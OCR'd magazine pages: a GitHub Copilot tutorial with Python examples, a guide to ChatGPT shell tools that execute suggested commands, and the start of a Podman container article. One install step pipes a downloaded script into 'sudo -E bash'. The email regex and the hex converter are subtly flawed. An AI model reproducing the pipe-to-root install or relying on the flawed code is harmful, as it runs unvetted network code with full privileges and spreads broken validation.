
Before writing some code, we need to sign up for a free trial and configure *VS Code* accordingly. To sign up for a free account, open your favourite browser and navigate to **https://github.com/features/copilot**. Use the Start My Free Trial button and follow the steps on the website to sign up. Please note that during the signup process, you are required to enter a billing address and payment details. If you choose to sign up, ensure that you cancel before the end of the free period to ensure you won't be charged. Your billing details and subscriptions can be managed at **https://github.com/settings/billing**.

Take off with Copilot

Now that you've signed up for your free trial, open *VS Code* and go to the extensions tab on the left-hand side. Search for *GitHub Copilot* and use the Install button to install the extension.

Once installed, a message shows in the bottom-right of the screen asking you to sign in to your GitHub account. Follow the prompts to sign in and then create a new Python file called **copilot.py**.

The code in grey is being suggested by Copilot and is using what was entered previously to understand the context of the program being written.




```
yourName = ""
numberToGuess = random.randint(1, 100)

keepGuessing = True

while keepGuessing:
    print("What is your name?")
    yourName = input()
    print(f"Hello {yourName}, I am thinking of a number between 1 and 100.")

    while keepGuessing:
        print("Take a guess.")
        guess = int(input())

        if guess < numberToGuess:
            print("Your guess is too low.")
        elif guess > numberToGuess:
            print("Your guess is too high.")
```

As you begin typing code, *Copilot* works in the background to make suggestions. Suggested code is shown in grey and can be accepted by hitting Tab. This is similar to the way email suggestions are displayed on the screen in *Gmail.* For the first basic example, let's write a simple piece of code that requests the user's name and enables them to try to guess the random number that has been generated. Feedback is provided to help the user guess the correct number.

Looking at the code sample *(below-left),* what is happening here is that we are first of all importing the libraries that we wish to use. The second thing we are doing is setting some variables to store the name of the user and the number that is being generated for the game player to guess. The **keepGuessing** variable is used to determine when we should break out from the loop. All of the code in grey is suggested by *Copilot* and can be accepted by pressing the Tab key. Analysing this code shows that there is an unnecessary **while** loop being suggested. The first three suggested lines should be outside of the first **while** loop and the other lines then do not need to be nested within the second **while** loop. Make this change and then test the code again.

What this code also doesn't do is provide for the loop being broken out of and a success message being printed when the answer has been guessed. To rectify this, add a `numGuesses = 0` line in the variables section and then after the `guess = int(input()) /` start to enter `numGuesses`. Accept the suggestion of `numGuesses += 1` and then move to the end of the code sample. In line with `elif` enter `else:` and suggest *Copilot's* suggestion of printing a congratulations message. If it is not included, also add a line to exit the



Documents > Programming > AI > colourConvert.py > ...

```python
keepRunning = True

while keepRunning:
    print("Enter a number to convert: ")
    print("If in hex format, begin the number with a #")
    print("If the number is an integer, enter it without a prefix and comma separate each of the three")
    numToConvert = input("")

        numToConvert = numToConvert[1:]
        numToConvert = int(numToConvert, 16)
```

The initial code sample for the number conversion code.

while loop once the guess has been successful: `keepGuessing = False`.

What's in a format?

In our second example, we are going to write a piece of code that can convert to and from hex values when referring to RGB numbers. On web pages, RGB numbers are referenced by name or, most often, six-digit hexadecimal values. These have three numbers, representing red, green and blue values, with each in a range from 0 to 255. What we will do is allow the user to convert each way, so if a value entered begins with a #, it is a hex value that needs converting to a decimal. If the number starts with a number between 0 and 9, it needs converting to hex. To start, create a new file called **colourConvert.py** in *VS Code*.

» ALTERNATIVE TOOLS

As is often the case, *GitHub Copilot* isn't the only game in town. *ChatGPT4* has introduced a feature in alpha called *Code Interpreter*. This tool could be immensely useful when taking a really complicated code sample that would take a long time to unpick and understand. When the tool works well, feeding it a code sample results in an explanation of what the code accomplishes.


Developed by members of the team at Salesforce, *CodeT5* (**https://github.com/salesforce/CodeT5**) can be used to summarise code and generate code from natural language. At this stage, *CodeT5* seems to be more of a project than a product. *Tabnine* looks to be very similar to *GitHub Copilot* and more can be learned at **www.tabnine.com/the-leading-ai-assistant-for-software-development**. *OpenAI Codex* (**https://openai.com/blog/openai-codex**) is developed by the *ChatGPT* team and provides the same functionality as *GitHub Copilot*.

Codiga (**www.codiga.io**), which has recently been acquired by Datadog, offered static analysis of code to ensure it's as secure as possible. Once issues were discovered, it could suggest changes to make the code more secure. At the time of writing, *Codiga* has been shut down, presumably to integrate it with Datadog's products. It is worth keeping tabs on Datadog to learn more, once the future of the *Codiga* codebase is finalised.

As can be seen in this simple code sample *(above)*, we are allowing numbers to be entered multiple times and *Copilot* suggests how to convert the hex numbers to decimal. Note, this isn't quite correct because we wish to return three separate integers, for red, green and blue. Tweak the code to state `numToConvertR = int(numToConvert[1:3], 16)`. Then copy this line to create separate variables for **numToConvertG** and **numToConvertB**. The list slicing needs to be changed to **[3:5]** and **[5:7]** for these two new variables.

At every step, *Copilot* suggested useful additions. The context was guessed pretty well and only minor changes needed to be made to our simple program. Please note that should other values be input to the program, it will crash. A useful addition would be to use a `try: except:` block to make sure the value selected follows the correct format. This is left for you to try.

These examples are intentionally simple to allow for the functionality to be tested and learned about. When writing more complicated programs, imagine how much time could be saved accepting some code suggestions and testing them, instead of writing them, then testing them anyway. The key to using this technology is to realise where the AI is best used and where human knowledge is best used. The AI performs a best guess based on thousands of code samples the model has been trained on and the human is best suited to understand what has been suggested, ensure that the context is correct and perform the necessary testing.



colourConvert.py > ...

```python
keepRunning = True

while keepRunning:
    print("Enter a number to convert: ")
    print("If in hex format, begin the number with a #")
    print("If the number is an integer, enter it without a prefix and comma separate each of the three")
    numToConvert = input("")
    if numToConvert == "q":
        keepRunning = False
    elif numToConvert[0] == "#":
        numToConvertR = int(numToConvert[1:3],16)
        numToConvertG = int(numToConvert[3:5],16)
        numToConvertB = int(numToConvert[5:7],16)
        print(f"R: {numToConvertR}, G: {numToConvertG}, B: {numToConvertB}")
    else:
        decToHex = numToConvert.split(",")
        hexString = "#"
        for num in decToHex:
            hexNum = hex(int(num))
            hexString += hexNum[2:]
        print(hexString)
```

This is the final code sample, which converts from hex to decimal and vice versa.

Coding for ChatGPT

Take control of the daddy of AI chatbots for fun and profit!

For our AI session, we are going to take a look at how to leverage one of the available *ChatGPT* API integrations. The functionality-named *ChatGPT-shell-CLI* provides access to the *ChatGPT* chat engine from a shell. When invoked, the shell script can use *ChatGPT* to return information. It is also able to invoke commands directly.

Installation is simple and only requires a couple of supporting packages. For an Ubuntu install, open a terminal and run the following commands:

```
$ sudo apt install curl jq
$ sudo mkdir -p /etc/apt/keyrings
$ curl -fsSL https://repo.charm.sh/apt/gpg.key | sudo gpg --dearmor -o /etc/apt/keyrings/charm.gpg
echo “deb [signed-by=/etc/apt/keyrings/charm.gpg] https://repo.charm.sh/apt/ * *” | sudo tee /etc/apt/sources.list.d/charm.list
$ sudo apt update && sudo apt install glow
```

To quickly explain what we have installed, **jq** is used to interact with the JSON data, which is returned from the *ChatGPT* API and **curl** is used to download the shell script, which will be used in the next step. Finally, the **glow** package is installed, which enables the tool to render markdown on the screen, which means a much nicer looking experience.

Now, drop back to the terminal and enter the following command to install the shell script. If you wish to check the functionality of the script before installing, download it from the link and then run it with *Bash*.

```
$ curl -sS https://raw.githubusercontent.com/0xacx/chatGPT-shell-cli/main/install.sh | sudo -E bash
```


Before we can use the new functionality, we need to sign up for an account and enable API access by creating a key. Open your favourite web browser once again and navigate to **https://openai.com/blog/chatgpt**. Use the Sign Up button in the top right-hand corner and either enter the requested details or use one of your existing Google, Microsoft or Apple accounts to sign up.

When requested, enter your mobile number and use the code that is sent to you to provide the necessary second factor of security. Select the API tile on the screen that shows three options. Please note that when you first sign up for *ChatGPT,* you are allocated a small amount of free credit. When this runs out, however, you need to purchase more credit. Using the menu at the top-right hand corner of the site, you can view how much credit you have been granted and how

» OTHER OPTIONS

ChatGPT-shell-CLI is a shell script that is available for Linux, Windows – via WSL – and Mac OS X. This is not, however, the only project that can be used to perform the same task. The *Shell-gpt* project, for example, accomplishes the same thing and should run wherever *Pip* can install Python software. To install *Shell-gpt*, open your terminal and enter `pip install shell-gpt`. Once installed, you can initiate the software by adding your API key to the **.sgptrc** file, which is stored in the **.config/shell_gpt** directory (**.config** is stored within your **home** directory). Using the software is very similar to *ChatGPT-shell-cli* and is carried out as such: `sgpt “What is the syntax used to run a script every hour?”`. The script then prints the relevant information to the terminal, enabling you to reuse it.

How often have you forgotten useful commands? We frequently do and these shell tools can help out immensely. Let’s say you want to perform updates – this can be done by entering the following: `sgpt -s “update my system”`. Note that the **-s** argument is used to allow commands to be run. Ensure you understand what is being suggested, however, before allowing the command to run – remember, not all returned information is correct! The final example covers how to zip all MP4 files in a directory: `sgpt -s “zip all mp4 folders in the current directory”`



```
Enter a prompt:
command: using ffmpeg, speed up overviewVideo.mp4 and convert it to an animated gif


chatgpt  ffmpeg -i overviewVideo.mp4 -vf "setpts=0.5*PTS" -c:v gif output.gif
Would you like to execute it? (Yes/No)
Yes

Executing command: ffmpeg -i overviewVideo.mp4 -vf "setpts=0.5*PTS" -c:v gif output.gif

ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
```

Here we’re using ChatGPT in a shell prompt to convert a file from one video format to another.

much you have remaining by clicking on Manage Account > Usage.

Once the signup has been completed and you have viewed how much credit you have remaining, select the menu in the top-right corner by clicking on your username, then select the option to view your API keys. Once this page opens, select the option to create a new secret key and enter a name when prompted. When the key has been generated, copy it to a text file and save it for later usage.

The final step before being able to use the *ChatGPT* shell script is to set an environment variable that contains the API key. Navigate back to your terminal and enter the command below. Make sure you enter your own API key instead of the placeholder text below. If you wish to make this available every time you open a shell, add the command to the bottom of the . **bashrc** file, which is in the root of your **home** directory.

```
export OPENAI_KEY=<REPLACE_WITH_API_KEY>
```


Now that everything is in place, we can open the shell script and start utilising *ChatGPT*. Return to the terminal and enter `chatgpt//.`. This then opens the tool and allows interactions. Once the tool has opened, you are invited to enter a question. Test the integration by asking a question, such as enquiring about the mass of the sun or the height of the Eiffel Tower.

```
Enter a prompt:
How heavy is the sun?
chatgpt
 The mass of the Sun is approximately 1.989 × 10^30
kilograms.
```

While this example is all very interesting, it isn't helping us with any sort of development work. Using the next example, we are asking *ChatGPT* to support us with the conversion of a video file. Anybody who has tried to use *FFmpeg* knows that the sheer number of command-line arguments is completely overwhelming. By simply asking for help with converting and speeding up a video, this is researched by *ChatGPT* and then executed *(see screenshot, opposite page)*. By entering `command:` before a question, *ChatGPT,* can execute the returned results.

In the next useful example, we can open useful commands that we might have forgotten. Enter `command: view running processes` or `command: is fdisk running?`. The correct command is returned to complete either of these tasks and then they can be run *(see screenshot, above-right)*.

A common task that programmers face is to validate input for different data types. For example, testing whether an email address follows a valid format is not a simple task. Email addresses require a single @ and can contain multiple domains before the top-level domain at the end. Also, not all characters are acceptable to be used in an email address. Most programming languages support regular expressions, which provides a way to filter text and validate it. *ChatGPT* can generate the regular expression for you *(see screenshot, below)*. Once this has been generated, it can be tested and then copied and pasted into your own code.



```
Enter a prompt:
command: view running processes


chatgpt  top
Would you like to execute it? (Yes/No)
yes

Executing command: top
top - 20:37:17 up 40 min,  0 users,  load average: 0.00, 0.06, 0.02
Tasks:  22 total,   1 running,  21 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.1 sy,  0.0 ni, 99.9 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   7819.9 total,   6273.8 free,    488.9 used,   1057.2 buff/cache
MiB Swap:   2048.0 total,   2048.0 free,      0.0 used.   7086.1 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  455 matt      20   0  959348  99292  36260 S   0.7   1.2   0:09.49 node
    1 root      20   0    2324   1516   1408 S   0.0   0.0   0:00.02 init(Ubuntu)
    4 root      20   0    2368     68     68 S   0.0   0.0   0:00.18 init
    7 root      20   0    2328    108      0 S   0.0   0.0   0:00.00 SessionLeader
    8 root      20   0    2344    112      0 S   0.0   0.0   0:00.59 Relay(9)
    9 matt      20   0    9368   5488   3540 S   0.0   0.1   0:00.40 bash
  420 root      20   0    2328    108      0 S   0.0   0.0   0:00.00 SessionLeader
  421 root      20   0    2344    112      0 S   0.0   0.0   0:00.00 Relay(422)
  422 matt      20   0    2888   1000    904 S   0.0   0.0   0:00.00 sh
```


Viewing running processes in the terminal is easy. Just ask!

ASKING FOR TROUBLE?

> "By simply asking for help with converting and speeding up a video, this is researched by ChatGPT and then executed"

In this section, we have covered a number of examples of how *ChatGPT* can be used to enhance your command-line experience and support with the information needed to improve your coding projects. We'll finish with a little Latin, though: *caveat emptor* – let the buyer beware. Always ensure that you check what is generated before actually using it – we're sure you've heard stories about people who have wiped their hard drive because they trusted what somebody else has suggested they do... **LXF**

Generating regular expressions – your wish is ChatGPTs command!



```
Enter a prompt:
what reg ex can I use to test for email addresses?


chatgpt

  To test for email addresses using regular expressions, you can use the following pattern:

  ^\w+([-+.']\w+)@\w+([-.]\w+)\.\w+([-.]\w+)*$

  This pattern checks for a valid email address format, including the username, domain, and top-level domain.
```

MANAGE YOUR APPS!

David Rutland looks at dependency hell and the benefits of containers, and gets to grips with Podman, the newest container tool.

The concept of open source is a wonderful thing – and without it, the technological landscape in which we exist would be fundamentally different, and probably worse. Not least because your favourite computer mag would have no reason to exist.

Its greatest feature is that if you're building a software project, you don't need to start completely from scratch. You don't need to build your own stack from the ground up, and you don't need to pay licensing fees for existing components and pass that cost on to your eventual users.

If you're developing an app, for instance, you can say that it has dependencies – other pieces of open source software it needs to run. When the user installs your fancy toy on their home machine, they already have some of these dependencies present, and their package manager fetches the rest from the default repositories.


In many cases, this isn't a problem. A single typed command and a password confirmation sees the fruits of your labour deployed successfully on tens of thousands of machines across the globe. Happiness and GitHub stars all round.

In real life, it doesn't always work like that. Software is constantly being updated, and the dependencies on which your awesomely useful program relies change in functionality. Features are deprecated, and the way in which you interact with other features shifts. Read on to find out what you can do about it…

CREDIT: Magictorch

Dodging dependency hell

Containerisation can stop you drifting through these levels of hell.



1 - 25 of 33 results for **archivebox**.

archivebox/archivebox · Sponsored OSS · 5M+ · ☆60
By ArchiveBox · Updated 5 days ago
Official Docker image for the ArchiveBox self-hosted internet archiving tool.
Linux unknown arm arm64 unknown x86-64
Pulls: 18,745
Last week

nikisweeting/archivebox · 1M+ · ☆17
By nikisweeting · Updated 5 days ago
Moved to: https://hub.docker.com/r/archivebox/archivebox
Linux unknown x86-64 arm arm64 unknown

turian/archivebox · 3.9K · ☆0

Docker Hub is one of the largest container registries. While you can access it through your web browser, some people prefer using the terminal.

Take Python – it's one of the most popular programming languages in the world, and has been used for millions of individual coding projects. The current version is 3.11, and while it comes with various upgrades for speed and security, it deprecates several features, functions and modules. If a Python app you wrote a few years ago uses binhex, distutils or gettext functions, it won't run on the most up-to-date installs. While readers of *Linux Format* probably wouldn't have too much of a problem specifying which Python version to use, it makes the experience more difficult than it needs to be. If you're a developer, it means you either need to regularly go back and update your code so the app works with a broader variety of software setups, or abandon it and hope that somebody finds it useful enough to fork.

Python is an obvious example, but individual libraries can be a problem, too. If you've ever deployed software more than five years older than your distro release date, you'll have run into dependency hell. Libraries and dependencies are obsolete, and you often find yourself in a labyrinth comprising dead ends, broken links, absent archives, forgotten files and, eventually, rage. In the event that you eventually find the exact version of glibstreamer you need, installing it may destroy the functionality of other apps on your system.

Historically, one way of ensuring that software will work on your system is to deploy it in a virtual machine of appropriate vintage, then create a virtual disk image (VDI). You can tote your VDI from system to system through the years, and always have a working copy of Literature & Latte's excellent, but long abandoned, 2011 *Scrivener* beta for Linux.

But VMs are huge and cumbersome, and it's ludicrous to have an entire virtual distro just to run one app.

Keep it contained

Containerisation is a different way of deploying software. It doesn't rely on packages and dependencies you already have on your system or may need to install. Nor does it require you to spin up entire consumer-grade distros for each app you plan to use.


Instead, containerisation offers a nice middle ground without too many compromises. Each containerised app comes with everything it needs to run – and the specific version it requires. Any libraries, dependencies and other files are a specific version, and guaranteed to work with minimal fuss.

> **ESCAPE THE MAZE**
> "You often find yourself in a labyrinth comprising dead ends, broken links, absent archives, forgotten files and, eventually, rage."

Everything in the container is isolated from the rest of your system – so if, during an upgrade, a dependency develops a breaking change, it's not going to affect the many and varied versions in your containers. Everything carries on as normal, and what once could have been a crisis isn't even noticed.

Granted, containerisation isn't the slickest or most minimal way of doing things. If you run a lot of containerised apps, many of them duplicate multiple components. Some may even pull entire minimal distros such as Alpine in order to ensure an identical environment across machines.

But, hey, this is 2023. Storage is cheap and bandwidth is cheaper. Unless you're using a Chromebook, you'll probably be fine.



```
david@vubuntu:~$ podman search mealie
ERRO[0010] error getting search results from v2 endpoint "registry.access.redhat.com": invalid status
 code from registry 503 (Service Unavailable)
INDEX       NAME                                DESCRIPTION                                 ST
ARS       OFFICIAL    AUTOMATED
quay.io     quay.io/truecharts/mealie-api                                                   0

quay.io     quay.io/truecharts/mealie-frontend                                              0

quay.io     quay.io/truecharts/mealie                                                       0

docker.io   docker.io/hkotel/mealie             A Self Hosted Recipe Manager                82

docker.io   docker.io/hendrix04/mealie-combined  combining the front and back end for mealie ...  0

docker.io   docker.io/lorenalexm/mealie                                                     0

docker.io   docker.io/asymworks/mealie                                                      0

docker.io   docker.io/dashwav/mealiebackend                                                 0

docker.io   docker.io/alegotta/mealie                                                       0

docker.io   docker.io/stevenmassaro/mealie                                                  0

docker.io   docker.io/dashwav/mealiedotmoe                                                  0
```

With Podman search, you can search for container images across as many registries as you like. Not all images are relevant.

»

Container engines to full pod power!

How to get down with the Podman and blast off with some containers.


To non-Linuxy people, *Podman* is either the shady guy selling knock-off vape supplies outside your local youth club, or some kind of third-tier superhero with the power to control dolphins with his mind. An outside possibility would be the frozen refugee from an intergalactic war, discovered in his icy refuge below Antarctica.

In the context of this magazine, however, *Podman* is none of these things. It is, in fact, the latest and greatest containerisation solution for Linux. All the cool kids are using it to develop and deploy transferable applications on their systems, and you should, too. Originally developed by Red Hat, *Podman* is a container engine, and its containers are known, somewhat unsurprisingly, as pods. Download a *Podman* application, and you get one infracontainer, which maintains namespaces and manages everything, along with other containerised applications.

DAMAGE LIMITATION

> "Because all applications can be run by regular users without root, malicious applications can't break into important parts of the system."

If you're used to other container management systems, such as *Docker,* you'll be used to occasionally running things using *sudo*, or interacting with root-owned daemons such as the *Docker* engine. While this is generally fine, allowing access to system processes can introduce all kinds of potential security nightmares to your system.



Applications : Firefox
Terminal - david@vubun...
Tue 17 Oct, 13:52 david
podman.md - Nextcloud
PiGallery 2
localhost:1400/gallery
PiGallery 2
Gallery
Albums
Faces
Search
Share
admin
en
Home
12 items
October 17, 2023
FINALLY LOSE WEIGHT, 200 PLUS POUNDS. PEOPLE TELL YOU HOW GOOD YOU LOOK AND RANDOM GIRLS EYE CONTACT LINGERS
STILL HAVE 15 PLUS YEARS OF CRIPPLING SELF-HATE AND ABYSMALLY LOW SELF-ESTEEM TO WORK THROUGH AND DON'T KNOW HOW TO MEET PEOPLE CAUSE YOU'VE NEVER DONE IT
WHERE DO YOU SEE YOURSELF IN 5 YEARS?
SHOUTING AT PEOPLE AND DOING NOTHING HELPFUL.
I'LL PUT THAT DOWN AS MANAGEMENT.
tlrLuaV_d.webp
Stop cutting 1 chicken wing in half and selling it as 2 wings
YOU HAVEN'T EXPERIENCED EGGPLANT,
Dear Neighbor-

It may be 2023, but us old-timers still need a high-quality self-hosted gallery to quickly locate an appropriate reaction meme.

Podman doesn't employ root-owned daemons, and a regular user can interact with, build and deploy images, and use containers without ever needing escalated privileges. It manages this by forking itself into a child process, which then becomes the container. Because all applications can be run by regular users without root, malicious applications can't break into important parts of the system, and any damage is limited to the one user. It may suck to be that user, but at least you're not having to disinfect your hard drive with bleach.

